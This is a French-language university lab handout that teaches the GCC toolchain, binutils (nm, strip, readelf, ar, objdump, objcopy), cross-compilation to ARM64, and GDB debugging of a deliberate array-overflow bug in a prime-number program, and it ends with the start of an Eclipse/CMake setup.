Laboratoire 3
Configuration d'une chaîne de compilation

ELE4205 - Département de génie électrique
Polytechnique Montréal

12 septembre 2018

Table des matières

1 Introduction

Le but de ce laboratoire est de vous familiariser avec la suite de compilation GCC, avec des outils de binutils et au débogage de programme avec GDB. Un programme de test sera débogué à distance sur le Odroid-C2 avec GDB-Server. Nous allons terminer par une introduction à Eclipse CDT.

2 Utilisation de la suite GCC et des outils de binutils

Cette section va vous présenter la suite GCC et des outils de binutils. Le programme de test utilisé à titre d'exemple est un calculateur de nombres premiers.

2.1 Compilation avec GCC et introduction aux symboles

Pour compiler le programme, nous allons utiliser le compilateur GCC. Les étapes de compilation d'un programme qui peut s'exécuter sur votre machine sont les suivantes :

Génération des fichiers objet `.o` : ce sont eux qui contiennent le code compilé ;

Édition des liens : on doit lier les fichiers `.o` pour créer l'exécutable (les modules de *startup* et les libraires standards seront liés automatiquement).

Téléchargez le fichier `PrimeNumbers.zip` disponible sur moodle, décompressez l'archive et compilez le programme :

```
% gcc -c main.c
% gcc -c PrimeNumber.c
% gcc -o Labo3 PrimeNumber.o main.o
./Labo3
...
971 est un nombre premier
```

```
977 est un nombre premier
983 est un nombre premier
991 est un nombre premier
997 est un nombre premier
Segmentation fault
```

Le programme a été compilé avec succès mais contient un bogue et nous devrons déboguer l'application. L'option `-c` indique de ne pas effectuer l'édition de liens et de créer le module objet et `-o` indique le nom du fichier de sortie. Les deux premières commandes compilent les fichier `main.c` et `PrimeNumber.c` alors que la troisième effectue l'édition des liens.

Un symbole est l'une des informations qu'un fichier binaire contient. Les symboles peuvent être notamment utilisés pour le débogage ainsi que pour le profilage. Voyons quels symboles sont contenus dans le programme `Labo3` avec la commande `nm` :

```
% nm Labo3
00000000006007b8 d _DYNAMIC
0000000000600950 d _GLOBAL_OFFSET_TABLE_
0000000000400698 R _IO_stdin_used
                 w _Jv_RegisterClasses
...
0000000000400390 T _init
00000000004003e0 T _start
00000000004004c4 T calculate_primes
000000000040040c t call_gmon_start
0000000000600980 b completed.6349
0000000000600978 W data_start
0000000000600988 b dtor_idx.6351
00000000004004a0 t frame_dummy
0000000000400544 T main
                 U printf@@GLIBC_2.2.5
```

On remarque qu'un espace mémoire est identifié aux fonctions. On retrouve par exemple la fonction `main` ainsi que la fonction pour calculer les nombres premiers : `calculate_primes`. Pour illustrer que les symboles doivent être liés entre eux pour compiler le programme, on peut enlever tous les symboles des fichiers `main.o` et de `PrimeNumber.o` avec la commande `strip` et tenter d'effectuer à nouveau l'édition des liens :

```
% strip PrimeNumber.o
```

```
% strip main.o
% gcc -o Labo3 PrimeNumber.o main.o
/usr/bin/ld: error in PrimeNumber.o(.eh_frame); no .eh_frame_hdr table will be create
/usr/bin/ld: error in main.o(.eh_frame); no .eh_frame_hdr table will be created.
/usr/lib/gcc/x86_64-redhat-linux/4.4.7/../../../../lib64/crt1.o: In function `_start'
(.text+0x20): undefined reference to `main'
collect2: ld returned 1 exit status
```

L'édition des liens ne fonctionne plus à cause des symboles manquants. Par contre, ces symboles peuvent être enlevés de l'exécutable final et celui-ci pourra toujours être exécuté. Recompiler l'application et enlevez tous les symboles de l'exécutable :

```
% gcc -c main.c
% gcc -c PrimeNumber.c
% gcc -o Labo3 PrimeNumber.o main.o
% strip -s -o Stripped Labo3
% ./Stripped
...
983 est un nombre premier
991 est un nombre premier
997 est un nombre premier
Segmentation fault
```

`-s` indique qu'on enlève tous les symboles, `-o <fichier>` indique le fichier de sortie i.e. l'exécutable sans symboles et l'exécutable en lecture est passé en dernier argument. Le programme sans symbole utilise aussi moins de mémoire (4.4ko vs. 6.6ko) mais ne permet plus le débogage ni le profilage.

2.2 Compilation avec des symboles de Debug, `readelf` et `diff`

Créez un dossier `debug` et compiler le programme avec des symboles de débogage :

```
% mkdir debug
% cd debug
% gcc -c -g ../main.c
% gcc -c -g ../PrimeNumber.c
% gcc -g -o Debug main.o PrimeNumber.o
```

Comparez maintenant le contenu de l'exécutable compilé dans la section précédente et celui avec les options de débogage avec les outils `readelf` et `diff` :

```
% readelf -a Debug > elf_debug.txt
% readelf -a ../Labo3 > elf.txt
% diff elf.txt elf_debug.txt
<   Start of section headers:          2728 (bytes into file)
---
>   Start of section headers:          4608 (bytes into file)
...
<   Number of section headers:         30
<   Section header string table index: 27
---
>   Number of section headers:         37
>   Section header string table index: 34
..
< Symbol table '.symtab' contains 66 entries:
---
> Symbol table '.symtab' contains 73 entries:
```

`diff` est un outil qui génère les différences entre deux fichiers textes. On remarque que l'exécutable `Debug` contient plus d'entrées de symboles. Il est donc nécessairement plus gros mais permet le débogage.

2.3 Compilation du programme avec librairies statiques

Jusqu'à maintenant, vous avez lié les fichiers binaires de manière dynamique (avec des librairies dynamiques). Une librairie est un code binaire qui peut être utilisé pour développer d'autres logiciels. Par exemple, la librairie d'imagerie OpenCV peut être utilisée dans votre programme en le liant avec les librairies d'OpenCV (des fichiers `.so`). Vous n'avez donc pas besoin du code source de la librairie pour compiler votre application, seulement les fichiers d'entête.

Voyons quelles librairies sont requises pour que l'application s'exécute :

```
% ldd Labo3
    linux-vdso.so.1 =>  (0x00007fff4cfff000)
    libc.so.6 => /lib64/libc.so.6 (0x0000003b52a00000)
    /lib64/ld-linux-x86-64.so.2 (0x0000003b52600000)
```

Vous devrez donc distribuer ces librairies avec votre exécutable (comme les DLL que certains programmes Windows nécessitent lors de leur installation). Néanmoins, il existe un moyen de livrer le tout dans votre programme : la liaison statique. Créez un dossier `static` et liez les `.o` en mode statique :

```
% mkdir static
% cd static
% gcc -static -o Static ../main.o ../PrimeNumber.o
% ldd Static
not a dynamic executable
```

Il n'y a donc plus de dépendance aux librairies mentionnées mais l'application est considérablement plus volumineuse.

Analysez les symboles inclus dans l'application statique :

```
% nm Static
... Beaucoup de symboles ...
000000000049375e r yydefgoto
0000000000493480 r yypact
000000000049375a r yypgoto
0000000000493740 r yyr1
0000000000493720 r yyr2
0000000000493660 r yytable
00000000004934c0 r yytranslate
0000000000482c30 r zeroes
0000000000482c80 r zeroes
00000000006a94c8 b zone_names
```

En effet, la librairie standard est utilisée et on a ainsi tous ses symboles. Il est préférable d'enlever tous les symboles pour une version Release (économie de 100ko dans ce cas-ci) mais **il faut se méfier de l'édition statique à cause des différentes licenses utilisées par les librairies**.

2.4 Création d'une librairie statique avec ar

Si on veut rendre notre code de calcul de nombre premiers (`PrimeNumber.c`) disponible dans une librairie statique, nous devons la créer avec la commande `ar` :

```
% man ar
ar [--plugin name] [-X32_64] [-]p[mod [relpos] [count]] archive
       [member...]
r   Insert the files member... into archive (with replacement). This
           operation differs from q in that any previously existing members
           are deleted if their names match those being added.
c   Create the archive.  The specified archive is always created if it
```

```
       did not exist, when you request an update.  But a warning is issued
       unless you specify in advance that you expect to create it, by
       using this modifier.
```

```
% ar rc libprime.a PrimeNumber.o
```

La dernière commande a générée votre librairie. Essayez de recompiler l'application avec la librairie :

```
% gcc main.o -o Labo3 -L. -lprime
```

`-L.` indique à `gcc` de rechercher les librairies dans notre répertoire courant et `-lprime` indique de lier le programme avec `libprime.a`. L'avantage n'est pas visible ici, mais cet outil permet de mettre plusieurs fichiers `.o` dans une seule archive qui contiendra un index pour l'extraction des modules requis lors de l'édition des liens.

2.5 Utilisation de GCC pour générer de l'assembleur sous différentes architectures

Nous avions dit que la compilation consistait à générer des fichiers `.o` et les lier ensemble. En fait, `gcc` génère des fichiers intermédiaires avec des instructions d'assembleur et appelle `as` pour créer les fichiers objet `.o`.

Générons l'assembleur pour la machine du laboratoire :

```
gcc -S PrimeNumber.c
```

Voici le fichier assembleur généré (`PrimeNumber.s`) :

```
        .file   "PrimeNumber.c"
        .text
.globl calculate_primes
        .type   calculate_primes, @function
calculate_primes:
.LFB0:
        .cfi_startproc
        pushq   %rbp
        .cfi_def_cfa_offset 16
        .cfi_offset 6, -16
        movq    %rsp, %rbp
        .cfi_def_cfa_register 6
```

```
        movq    %rdi, -40(%rbp)
        movl    %esi, -44(%rbp)
        movl    $0, -20(%rbp)
        movq    $0, -8(%rbp)
        jmp     .L2
.L6:
        addl    $1, -20(%rbp)
        movb    $1, -9(%rbp)
        movl    $2, -16(%rbp)
        jmp     .L3
.L5:
        movl    -20(%rbp), %eax
        movl    %eax, %edx
        sarl    $31, %edx
        idivl   -16(%rbp)
        movl    %edx, %eax
        testl   %eax, %eax
        setne   %al
        movb    %al, -9(%rbp)
        addl    $1, -16(%rbp)
.L3:
        movl    -16(%rbp), %eax
        cmpl    -20(%rbp), %eax
        jge     .L4
        cmpb    $0, -9(%rbp)
        jne     .L5
.L4:
        cmpb    $0, -9(%rbp)
        je      .L2
        movq    -8(%rbp), %rax
        salq    $2, %rax
        addq    -40(%rbp), %rax
        movl    -20(%rbp), %edx
        movl    %edx, (%rax)
        addq    $1, -8(%rbp)
.L2:
        movl    -20(%rbp), %eax
        cmpl    -44(%rbp), %eax
```

```
        jb      .L6
        movq    -8(%rbp), %rax
        leave
        .cfi_def_cfa 7, 8
        ret
        .cfi_endproc
.LFE0:
        .size   calculate_primes, .-calculate_primes
        .ident  "GCC: (GNU) 4.4.7 20120313 (Red Hat 4.4.7-11)"
        .section        .note.GNU-stack,"",@progbits
```

On va maintenant essayer de générer l'assembleur pour le ARM64, une architecture qui ressemble à celle que vous avez utilisé dans le cadre du cours ELE3312 (ARM-Cortex-M4F 32bits). Sourcez le compilateur croisé du laboratoire 2 et générez l'assembleur :

```
$ bash
$ source /export/tmp/4205_nn/opt/poky/environment-setup-aarch64-poky-linux
$ aarch64-poky-linux-gcc \
-I /export/tmp/4205_nn/opt/poky/sysroots/aarch64-poky-linux/usr/include/ -S \
-o PrimeNumber_arm64.s PrimeNumber.c
```

Le `-I` ajout un répertoire dans chemin de recherche des `#include` afin de trouver le fichier `stdint.h`.

```
        .cpu generic+fp+simd
        .file   "PrimeNumber.c"
        .text
        .align  2
        .global calculate_primes
        .type   calculate_primes, %function
calculate_primes:
        sub     sp, sp, #48
        str     x0, [sp, 8]
        str     w1, [sp, 4]
        str     wzr, [sp, 44]
        str     xzr, [sp, 24]
        b       .L2
.L6:
        ldr     w0, [sp, 44]
```

```
        add     w0, w0, 1
        str     w0, [sp, 44]
        mov     w0, 1
        strb    w0, [sp, 39]
        mov     w0, 2
        str     w0, [sp, 40]
        b       .L3
.L5:
        ldr     w0, [sp, 44]
        ldr     w1, [sp, 40]
        sdiv    w2, w0, w1
        ldr     w1, [sp, 40]
        mul     w1, w2, w1
        sub     w0, w0, w1
        cmp     w0, wzr
        cset    w0, ne
        uxtb    w0, w0
        strb    w0, [sp, 39]
        ldr     w0, [sp, 40]
        add     w0, w0, 1
        str     w0, [sp, 40]
.L3:
        ldr     w1, [sp, 40]
        ldr     w0, [sp, 44]
        cmp     w1, w0
        bge     .L4
        ldrb    w0, [sp, 39]
        cmp     w0, wzr
        bne     .L5
.L4:
        ldrb    w0, [sp, 39]
        cmp     w0, wzr
        beq     .L2
        ldr     x0, [sp, 24]
        lsl     x0, x0, 2
        ldr     x1, [sp, 8]
        add     x0, x1, x0
        ldr     w1, [sp, 44]
```

```
        str     w1, [x0]
        ldr     x0, [sp, 24]
        add     x0, x0, 1
        str     x0, [sp, 24]
.L2:
        ldr     w1, [sp, 44]
        ldr     w0, [sp, 4]
        cmp     w1, w0
        bcc     .L6
        ldr     x0, [sp, 24]
        add     sp, sp, 48
        ret
        .size   calculate_primes, .-calculate_primes
        .ident  "GCC: (GNU) 5.2.0"
        .section        .note.GNU-stack,"",%progbits
```

On retrouve des instructions de l'assembleur ARM64 similaires au ARM que vous connaissez.

2.6 Compilation du programme avec les fichiers assembleur avec as et vérification de l'en-tête d'un fichier avec readelf

Nous allons maintenant compiler le programme avec les fichiers assembleurs générés par le programme. `as` permet d'interpréter le langage assembleur pour créer du code machine prêt à être exécuté.

Générez les fichiers assembleur et générer les `.o` avec `as` :

```
$ exit
% gcc -S PrimeNumber.c
% gcc -S main.c
% as main.s -o main.o
% as PrimeNumber.s -o PrimeNumber.o
% gcc -o Labo3_as main.o PrimeNumber.o
% ./Labo3_as
967 est un nombre premier
971 est un nombre premier
977 est un nombre premier
983 est un nombre premier
991 est un nombre premier
```

```
997 est un nombre premier
Segmentation fault
```

Le programme s'exécute comme il se doit (toujours le même bogue).

2.7 Utilisation de `objdump` et `objcopy`

Dans la section précédente, nous avons compilé le programme en générant des fichiers assembleur et par la suite des fichiers objets pour les lier ensemble. Dans la plupart des cas, on saute la première étape pour directement générer les fichiers objet et les lier ensemble. On peut cependant retrouver le code assembleur à partir d'un fichier objet. On utilise la commande `objdump` pour retrouver le code en assembleur :

```
% objdump -d main.o

main.o:     file format elf64-x86-64


Disassembly of section .text:

0000000000000000 <main>:
   0: 55                    push   %rbp
   1: 48 89 e5              mov    %rsp,%rbp
   4: 48 83 ec 50           sub    $0x50,%rsp
   8: 89 7d bc              mov    %edi,-0x44(%rbp)
   b: 48 89 75 b0           mov    %rsi,-0x50(%rbp)
   f: 48 8d 45 c0           lea    -0x40(%rbp),%rax
  13: be e8 03 00 00        mov    $0x3e8,%esi
  18: 48 89 c7              mov    %rax,%rdi
  1b: e8 00 00 00 00        callq  20 <main+0x20>
  20: 48 89 45 f0           mov    %rax,-0x10(%rbp)
  24: 48 c7 45 f8 00 00 00  movq   $0x0,-0x8(%rbp)
  2b: 00
  2c: eb 1e                 jmp    4c <main+0x4c>
  2e: 48 8b 45 f8           mov    -0x8(%rbp),%rax
  32: 8b 44 85 c0           mov    -0x40(%rbp,%rax,4),%eax
  36: 89 c6                 mov    %eax,%esi
  38: bf 00 00 00 00        mov    $0x0,%edi
  3d: b8 00 00 00 00        mov    $0x0,%eax
```

```
  42: e8 00 00 00 00        callq  47 <main+0x47>
  47: 48 83 45 f8 01        addq   $0x1,-0x8(%rbp)
  4c: 48 8b 45 f8           mov    -0x8(%rbp),%rax
  50: 48 3b 45 f0           cmp    -0x10(%rbp),%rax
  54: 72 d8                 jb     2e <main+0x2e>
  56: b8 00 00 00 00        mov    $0x0,%eax
  5b: c9                    leaveq
  5c: c3                    retq
```

En plus de donner le code assembleur, on a également le code machine équivalent ainsi que la plateforme cible du fichier objet.

On peut également copier des sections de fichiers objet avec la commande `objcopy`. Regardons le code généré par le programme compilé :

```
% objdump -d Labo3

Labo3:     file format elf64-x86-64

...

00000000004004c4 <main>:
  4004c4: 55                    push   %rbp
  4004c5: 48 89 e5              mov    %rsp,%rbp
  4004c8: 48 83 ec 50           sub    $0x50,%rsp
  4004cc: 89 7d bc              mov    %edi,-0x44(%rbp)
  4004cf: 48 89 75 b0           mov    %rsi,-0x50(%rbp)
  4004d3: 48 8d 45 c0           lea    -0x40(%rbp),%rax
  4004d7: be e8 03 00 00        mov    $0x3e8,%esi
  4004dc: 48 89 c7              mov    %rax,%rdi
  4004df: e8 40 00 00 00        callq  400524 <calculate_primes>
  4004e4: 48 89 45 f0           mov    %rax,-0x10(%rbp)
  4004e8: 48 c7 45 f8 00 00 00  movq   $0x0,-0x8(%rbp)
  4004ef: 00
  4004f0: eb 1e                 jmp    400510 <main+0x4c>
  4004f2: 48 8b 45 f8           mov    -0x8(%rbp),%rax
  4004f6: 8b 44 85 c0           mov    -0x40(%rbp,%rax,4),%eax
  4004fa: 89 c6                 mov    %eax,%esi
  4004fc: bf a8 06 40 00        mov    $0x4006a8,%edi
  400501: b8 00 00 00 00        mov    $0x0,%eax
```

```
  400506: e8 ad fe ff ff        callq  4003b8 <printf@plt>
  40050b: 48 83 45 f8 01        addq   $0x1,-0x8(%rbp)
  400510: 48 8b 45 f8           mov    -0x8(%rbp),%rax
  400514: 48 3b 45 f0           cmp    -0x10(%rbp),%rax
  400518: 72 d8                 jb     4004f2 <main+0x2e>
  40051a: b8 00 00 00 00        mov    $0x0,%eax
  40051f: c9                    leaveq
  400520: c3                    retq
  400521: 90                    nop
  400522: 90                    nop
  400523: 90                    nop

0000000000400524 <calculate_primes>:
  400524: 55                    push   %rbp
  400525: 48 89 e5              mov    %rsp,%rbp
  400528: 48 89 7d d8           mov    %rdi,-0x28(%rbp)
  40052c: 89 75 d4              mov    %esi,-0x2c(%rbp)
  40052f: c7 45 ec 00 00 00 00  movl   $0x0,-0x14(%rbp)
  400536: 48 c7 45 f8 00 00 00  movq   $0x0,-0x8(%rbp)
  40053d: 00
  40053e: eb 54                 jmp    400594 <calculate_primes+0x70>
  400540: 83 45 ec 01           addl   $0x1,-0x14(%rbp)
  400544: c6 45 f7 01           movb   $0x1,-0x9(%rbp)
  400548: c7 45 f0 02 00 00 00  movl   $0x2,-0x10(%rbp)
  40054f: eb 19                 jmp    40056a <calculate_primes+0x46>
  400551: 8b 45 ec              mov    -0x14(%rbp),%eax
  400554: 89 c2                 mov    %eax,%edx
  400556: c1 fa 1f              sar    $0x1f,%edx
  400559: f7 7d f0              idivl  -0x10(%rbp)
  40055c: 89 d0                 mov    %edx,%eax
  40055e: 85 c0                 test   %eax,%eax
  400560: 0f 95 c0              setne  %al
  400563: 88 45 f7              mov    %al,-0x9(%rbp)
  400566: 83 45 f0 01           addl   $0x1,-0x10(%rbp)
  40056a: 8b 45 f0              mov    -0x10(%rbp),%eax
  40056d: 3b 45 ec              cmp    -0x14(%rbp),%eax
  400570: 7d 06                 jge    400578 <calculate_primes+0x54>
  400572: 80 7d f7 00           cmpb   $0x0,-0x9(%rbp)
```

```
  400576: 75 d9                 jne    400551 <calculate_primes+0x2d>
  400578: 80 7d f7 00           cmpb   $0x0,-0x9(%rbp)
  40057c: 74 16                 je     400594 <calculate_primes+0x70>
  40057e: 48 8b 45 f8           mov    -0x8(%rbp),%rax
  400582: 48 c1 e0 02           shl    $0x2,%rax
  400586: 48 03 45 d8           add    -0x28(%rbp),%rax
  40058a: 8b 55 ec              mov    -0x14(%rbp),%edx
  40058d: 89 10                 mov    %edx,(%rax)
  40058f: 48 83 45 f8 01        addq   $0x1,-0x8(%rbp)
  400594: 8b 45 ec              mov    -0x14(%rbp),%eax
  400597: 3b 45 d4              cmp    -0x2c(%rbp),%eax
  40059a: 72 a4                 jb     400540 <calculate_primes+0x1c>
  40059c: 48 8b 45 f8           mov    -0x8(%rbp),%rax
  4005a0: c9                    leaveq
  4005a1: c3                    retq
  4005a2: 90                    nop
  4005a3: 90                    nop
  4005a4: 90                    nop
...
```

On aimerait garder que les sections de code, i.e. les symboles `main` et `calculate_primes`. On utilise `objcopy` de cette façon :

```
% objcopy Labo3 code_seul -S -K main -K calculate_primes
% ./code_seul
...
971 est un nombre premier
977 est un nombre premier
983 est un nombre premier
991 est un nombre premier
997 est un nombre premier
Segmentation fault
```

De cette manière, on peut laisser seulement le code qu'on désire analyser.
D'autres outils de `binutils` sont disponibles, c'est à vous de les explorer !

3 Utilisation de GDB en ligne de commande

Vous avez sûrement débogué une application en C/C++ à l'aide de Visual Studio ou de Keil uVision. Il est néanmoins possible de déboguer une application en ligne de

commande.

Cette section comporte des manipulations à effectuer dans GDB et également des manipulations à distance sur votre Odroid-C2 à l'aide de GDB-Server (nous verrons plus tard comment faire la même dans l'IDE Eclipse).

3.1 Exploration de GDB

Vous avez sûrement observer que l'application de nombres premiers créait une erreur de segmentation. Le but de l'utilisation de GDB est d'analyser la source d'une telle erreur.

GDB permet, entres autres, d'exécuter des programmes, mettre des *breakpoints* (conditions d'arrêts), ainsi qu'analyser la mémoire d'un programme.

Compilez l'application avec les symboles de Debug si ce n'est pas déjà fait :

```
% mkdir debug
% cd debug/
% gcc -c -g ../main.c
% gcc -c -g ../PrimeNumber.c
% gcc -g -o Debug main.o PrimeNumber.o
```

Exécutez GDB et suivez ces procédures :

```
% gdb ./Debug
...
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>...
Reading symbols from /export/tmp/ele4205_nn/PrimeNumbers/debug/Debug...done.
(gdb) help
List of classes of commands:

aliases -- Aliases of other commands
breakpoints -- Making program stop at certain points
data -- Examining data
files -- Specifying and examining files
internals -- Maintenance commands
obscure -- Obscure features
running -- Running the program
stack -- Examining the stack
status -- Status inquiries
```

```
support -- Support facilities
tracepoints -- Tracing of program execution without stopping the program
user-defined -- User-defined commands
...
(gdb) help running
...
reverse-stepi -- Step backward exactly one instruction
run -- Start debugged program
signal -- Continue program giving it signal specified by the argument
start -- Run the debugged program until the beginning of the main procedure
step -- Step program until it reaches a different source line
stepi -- Step one instruction exactly
target -- Connect to a target machine or process
target child -- Unix child process (started by the "run" command)
...
```

La commande `start` nous intéresse particulièrement :

```
(gdb) start
Temporary breakpoint 1 at 0x4004d3: file ../main.c, line 16.
Starting program: /export/tmp/ele4205_nn/PrimeNumbers/debug/Debug

Temporary breakpoint 1, main (argc=1, argv=0x7fffffffe1e8) at ../main.c:17
17 size = calculate_primes(primes,1000);
Missing separate debuginfos, use: debuginfo-install glibc-2.12-1.166.el6.x86_64
(gdb)
```

Nous voilà maintenant dans la fonction `main`. Essayons de faire un saut d'une ligne de code source (`step` ou `s`) :

```
(gdb) help running
signal -- Continue program giving it signal specified by the argument
start -- Run the debugged program until the beginning of the main procedure
step -- Step program until it reaches a different source line
stepi -- Step one instruction exactly
target -- Connect to a target machine or process
(gdb) step
calculate_primes (data=0x7fffffffe0c0, max=1000) at ../PrimeNumber.c:16
16              n = 0;
(gdb) list
```

```
11      {
12              int n, o;
13              char premier;
14              size_t num;
15
16              n = 0;
17              num = 0;
18              while(n < max)
19              {
20                      n++;
(gdb) l
21                      premier = 1;
22
23                      for(o = 2; o < n && premier; o++)
24                              premier = ((n% o) != 0);
25
26                      if(premier)
27                      {
28                              data[num] = n;
29                              num++;
30                      }
```

`list` (ou l'abréviation `l`) permet de voir où le processus est rendu dans l'exécution du programme. On est maintenant intéressé à mettre un *breakpoint*, c'est-à-dire un point d'interruption lorsqu'un nombre premier a été détecté :

```
(gdb) help breakpoints
Making program stop at certain points.

List of commands:

awatch -- Set a watchpoint for an expression
break -- Set breakpoint at specified line or function
catch -- Set catchpoints to catch events
catch assert -- Catch failed Ada assertions
```

La commande `break` (ou `b`) indique de mettre un *breakpoint* à la ligne spécifiée, dans notre cas, la ligne 27.

```
(gdb) break 27
```

```
Breakpoint 7 at 0x40057e: file ../PrimeNumber.c, line 27.
(gdb) continue
Continuing.

Breakpoint 2, calculate_primes (data=0x7fffffffe0c0, max=1000) at ../PrimeNumber.c:28
28                              data[num] = n;
```

`continue` (ou `c`) permet d'exécuter le programme jusqu'à ce qu'il y ait un point d'interruption i.e. *breakpoint*, erreur fatale ou fin du programme.

Continuez l'exécution du programme et regardez si la première valeur est ajoutée :

```
(gdb) continue
Continuing.

Breakpoint 7, calculate_primes (data=0x7fffffffde80, max=1000)
    at ../PrimeNumber.c:28
28                              data[num] = n;
(gdb) print data[0]
$1 = 1
```

La première valeur est ajoutée, mais il existe une méthode plus efficace d'analyser le contenu d'un tableau.

3.2 Analyse d'une espace mémoire avec GDB

Un tableau n'est que plusieurs variables dont leur espace mémoire est adjacent. Par exemple, en C, ces deux codes sont identiques :

```c
char tableau[4];
char test1, test2;

tableau[0] = 1;
tableau[1] = 2;
tableau[2] = 3;
tableau[3] = 4;

test1 = tableau[2];
test2 = *(tableau + 2 * sizeof(char));

printf("test1=%i test2=%i",test1,test2);
return 0;
```

En effet, lorsqu'on indique que la grandeur d'un tableau est de 4, c'est que le compilateur alloue quatre espaces continus d'une grandeur d'un octet. Donc, lorsqu'on accède à la valeur du tableau à l'index égale à deux, on veut accéder à la valeur enregistrée à l'adresse de base du tableau plus un offset/décalage de deux octets. Le signe * indique qu'on veut récupérer la valeur enregistrée à cet emplacement mémoire.

Regardons comment le tableau de données a été initialisé dans notre programme :

```
#define TAILLE_BUFFER 10
int main(int argc,char** argv)
{
        uint32_t primes[TAILLE_BUFFER];
        size_t size, i;

        size = calculate_primes(primes,1000);
```

TAILLE_BUFFER indique la taille du tableau d'entiers non-signés de 32 bits et elle est de 10. Si vous analysez la sortie du programme, on remarque pourtant que le programme continue jusqu'à la valeur maximale spécifiée qui est de 1000. Il faudrait vérifier ce qu'il se passe lorsque l'index spécifié est supérieur à celui de la taille du tableau.

Pour cela, on va ajouter une mémoire que le programme va surveiller. Recommencez le programme et insérez un breakpoint conditionnel. Assurez vous d'effacer les breakpoints existants :

```
(gdb) start Debug
The program being debugged has been started already.
Start it from the beginning? (y or n) y
(gdb) step
calculate_primes (data=0x7fffffffe0c0, max=1000) at ../PrimeNumber.c:16
16              n = 0;
(gdb) list
11      {
12              int n, o;
13              char premier;
...
(gdb) delete breakpoints
Delete all breakpoints? (y or n) y
(gdb) b 28 if num >= 10
Breakpoint 4 at 0x40057e: file ../PrimeNumber.c, line 28.
(gdb) c
Continuing.
```

```
Breakpoint 4, calculate_primes (data=0x7fffffffe0c0, max=1000) at ../PrimeNumber.c:28
28                              data[num] = n;
(gdb) print num
$2 = 10
```

Examinons maintenant la mémoire du tableau :

```
(gdb) print data
$3 = (uint32_t *) 0x7fffffffe0d0
(gdb) help data
...
(gdb) x/10xw 0x7fffffffe0d0
0x7fffffffe0d0: 0x00000001 0x00000002 0x00000003 0x00000005
0x7fffffffe0e0: 0x00000007 0x0000000b 0x0000000d 0x00000011
0x7fffffffe0f0: 0x00000013 0x00000017
(gdb) x/10dw 0x7fffffffe0d0
0x7fffffffe0d0: 1 2 3 5
0x7fffffffe0e0: 7 11 13 17
0x7fffffffe0f0: 19 23
(gdb) x/10dw data
0x7fffffffe0d0: 1 2 3 5
0x7fffffffe0e0: 7 11 13 17
0x7fffffffe0f0: 19 23
```

Jusqu'à maintenant, le programme semble bien s'exécuter. Il n'est pas pratique de tout le temps faire cette commande pour voir le contenu de la mémoire. On peut spécifier à GDB de faire des commandes lorsqu'un breakpoint est arrivé :

```
(gdb) help breakpoints
...
clear -- Clear breakpoint at specified line or function
commands -- Set commands to be executed when a breakpoint is hit
condition -- Specify breakpoint number N to break only if COND is true
...
```

Enlever la condition sur le breakpoint et ajoutez la commande d'inspection de la mémoire, mais cette fois-ci, pour un range de 20 entiers.

```
(gdb) info b
Num     Type           Disp Enb Address            What
4       breakpoint     keep y   0x000000000040057e in calculate_primes at ../PrimeNumber.c:28
```

```
        stop only if num >= 10
        breakpoint already hit 1 time
(gdb) condition 4
Breakpoint 4 now unconditional.
(gdb) commands 4
Type commands for breakpoint(s) 4, one per line.
End with a line saying just "end".
>x/20xw data
>end
(gdb) info b
Num     Type           Disp Enb Address            What
4       breakpoint     keep y   0x000000000040057e in calculate_primes at ../PrimeNumber.c:28
        breakpoint already hit 1 time
        x/20xw data
```

Faites plusieurs continue pour voir ce qui est sauvegardé dans le tableau. Vous aurez ceci :

```
Breakpoint 4, calculate_primes (data=0x7fffffffe0d0, max=1000)
    at ../PrimeNumber.c:28
28                              data[num] = n;
0x7fffffffe0d0: 1       2       3       5
0x7fffffffe0e0: 7       11      13      17
0x7fffffffe0f0: 19      23      29      31
0x7fffffffe100: 37      41      43      47
0x7fffffffe110: 53      59      61      67
```

Ce sont bel et bien des nombres premiers, mais on est face à un problème de débordement de mémoire. C'est au programmeur de prendre des mesures pour que de telles situations n'arrivent pas i.e. vérifier que l'index d'accès au tableau n'excède pas sa grandeur. Il est important de connaître la base de GDB en ligne de commande car on n'a pas toujours accès à un terminal graphique. Cependant, les IDE peuvent changer `gdb` pour une session de débogage en mode graphique. Ce qui est plus convivial comme illustré à la prochaine section.

3.3 Débogage dans Eclipse

On peut créer un projet Eclipse de façon traditionnelle comprenant nos fichiers `.c`, mais nous allons opter pour configuration sous CMake.


```
% ls
PrimeNumbers
% mkdir debug
```

```
% cd debug
% cmake -G "Eclipse CDT4 - Unix Makefiles" -DCMAKE_BUILD_TYPE=Debug ../PrimeNumbers/
-- The C compiler identification is GNU 4.4.7
-- The CXX compiler identification is GNU 4.4.7
-- Could not determine Eclipse version, assuming at least 3.6 (Helios). Adjust CMAKE_ECLIPSE_VERSION
-- Check for working C compiler: /usr/bin/cc
-- Check for working C compiler: /usr/bin/cc -- works
-- Detecting C compiler ABI info
-- Detecting C compiler ABI info - done
-- Check for working CXX compiler: /usr/bin/c++
-- Check for working CXX compiler: /usr/bin/c++ -- works
-- Detecting CXX compiler ABI info
-- Detecting CXX compiler ABI info - done
-- Configuring done
-- Generating done
-- Build files have been written to: (votre répertoire)
```

